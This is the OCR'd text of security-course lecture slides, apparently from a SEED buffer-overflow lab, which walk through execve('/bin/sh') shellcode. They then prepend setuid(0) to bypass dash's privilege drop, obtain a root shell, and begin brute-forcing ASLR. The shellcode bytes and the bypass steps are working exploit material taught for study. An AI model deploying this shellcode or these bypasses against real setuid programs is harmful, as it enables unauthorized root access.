
EAX = 0x0000000b (11)

EBX = address of "/bin/sh" string

ECX = address of argv array

EDX = 0

Shellcode



New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

➔ `execve("/bin/sh", argv, 0)`

1. Load the registers

EAX = 0x0000000b (11)

EBX = address of "/bin/sh" string

ECX = address of argv array

EDX = 0

2. Invoke the syscall!! ➔ Int 0x80


Shellcode

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

➔ `execve("/bin/sh", argv, 0)`

```
"\x31\xc0"              # xorl    %eax,%eax
"\x50"                  # pushl   %eax
"\x68""//sh"            # pushl   $0x68732f2f
"\x68""/bin"            # pushl   $0x6e69622f
"\x89\xe3"              # movl    %esp,%ebx
"\x50"                  # pushl   %eax
"\x53"                  # pushl   %ebx
"\x89\xe1"              # movl    %esp,%ecx
"\x99"                  # cdq
"\xb0\x0b"              # movb    $0x0b,%al
"\xcd\x80"              # int     $0x80
```

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```



(you wont need to write shellcode, but it is important to know what it is doing ☺)

Shellcode

```
"\x31\xc0"            # xorl    %eax,%eax
"\x50"                # pushl   %eax
"\x68""//sh"          # pushl   $0x68732f2f
"\x68""/bin"          # pushl   $0x6e69622f
"\x89\xe3"            # movl    %esp,%ebx
"\x50"                # pushl   %eax
"\x53"                # pushl   %ebx
"\x89\xe1"            # movl    %esp,%ecx
"\x99"                # cdq
"\xb0\x0b"            # movb    $0x0b,%al
"\xcd\x80"            # int     $0x80
```

```python
# 32-bit Shellcode
shellcode = (
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')
```

New Goal: Write the assembly instructions for loading the correct arguments into registers, and then calling exec!

➔ `execve("/bin/sh", argv, 0)`

tl;dr The shellcode in our payload

1. Loads the registers with he correct values
2. Calls the execve() system call to create a shell

(you wont need to write shellcode, but it is important to know what it is doing ☺)

Defeating Countermeasures

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

What did we do previously to get past this?

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

What did we do previously to get past this?

Linked /bin/sh to a different shell (zsh) !

```
# link /bin/sh to /bin/zsh (no setuid countermeasure)
sudo ln -sf /bin/zsh /bin/sh
```

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

Let's turn on this countermeasure and see what happens

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

Let's turn on this countermeasure and see what happens

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

We still get a shell, but not a **root shell**. A SERIOUS DOWNGRADE

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

(Hint: it involves adding some code to our shellcode)

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

Solution: run the command `setuid(0)` in our shellcode before running /bin/sh

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

Solution: run the command `setuid(0)` in our shellcode before running /bin/sh

`setuid(0)` will set the process's user ID's to 0 (root), so now RUID == EUID

Countermeasure #1: Dash Secure Shell

On the VM, `/bin/sh` points to a secure shell, `/bin/dash`, which has a countermeasure

It drops root privileges if RUID != EUID when being executed inside a setuid process

```
[02/17/23]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$
```

Any ideas for how we can bypass this?

Solution: run the command `setuid(0)` in our shellcode before running /bin/sh

`setuid(0)` will set the process's user ID's to 0 (root), so now RUID == EUID

```
shellcode= (
    "\x31\xc0"                # xorl     %eax,%eax
    "\x31\xdb"                # xorl     %ebx,%ebx
    "\xb0\xd5"                # movb     $0xd5,%al
    "\xcd\x80"                # int      $0x80
    #---- The code below is the same as the one shown before ---
```

Shellcode that

1. Loads the registers
2. Calls the setuid() system call

Countermeasure #1: Dash Secure Shell

To bypass /dash/, we add shellcode that sets the real user uid of the process to be 0 (root)

```
shellcode = (
    "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
    "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
    "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
    "\xd2\x31\xc0\xb0\x0b\xcd\x80"

).encode('latin-1')
```

setuid(0)

execve(/bin/sh)


```
[02/17/23]seed@VM:~/.../code$ vi exploit.py
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# 
```

We got our root shell back!!

Countermeasure #2: ASLR (address space layout randomization)

ASLR = Randomize the start location of the stack, heap, libs, etc

- This makes guessing stack addresses more difficult!



Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$
```

When we turn on this countermeasure, our attack now fails

The address of the buffer we got from GDB is no longer accurate, because the address of buffer changes every time the program is run

Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../demos$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../demos$ ./aslr_example
Address of buffer x (on stack): 0x681332ec
Address of buffer y (on heap): 0x65eda2a0
[02/17/23]seed@VM:~/.../demos$ ./aslr_example
Address of buffer x (on stack): 0xb23eb2ac
Address of buffer y (on heap): 0xfdbf2a0
[02/17/23]seed@VM:~/.../demos$ ./aslr_example
Address of buffer x (on stack): 0xe9d8db4c
Address of buffer y (on heap): 0x796252a0
```

ASLR in action

Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$
```

The stack now starts at a random spot every time that we run `./stack-L1`

Any ideas how we can bypass this countermeasure ???

Countermeasure #2: ASLR (address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$
```

The stack now starts at a random spot every time that we run `./stack-L1`

Any ideas how we can bypass this countermeasure ???

Suppose you are trying to find a 1 in an array of 0s. The 1 will be at a random spot every time

0	0	0	0	0	0	1	0	0	0

0	1	0	0	0	0	0	0	0	0

0	0	0	0	1	0	0	0	0	0

You must find this 1, otherwise the world will end, you have unlimited tries, what do you do??

Countermeasure #2: ASLR

(address space layout randomization)

```
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# exit
[02/17/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[02/17/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[02/17/23]seed@VM:~/.../code$ 
```

The stack now starts at a random spot every time that we run `./stack-L1`

Any ideas how we can bypass this countermeasure ???

Suppose you are trying to find a 1 in an array of 0s. The 1 will be at a random spot every time

0	0	0	0	0	0	1	0	0	0

0	1	0	0	0	0	0	0	0	0


0	0	0	0	1	0	0	0	0	0

You must find this 1, otherwise the world will end, you have unlimited tries, what do you do??

Just keep running guessing until you get it right


Countermeasure #2: ASLR (address space layout randomization)

Let's make a guess (`0xffffcb18` + 200), and let's run the program over and over again until our guess works



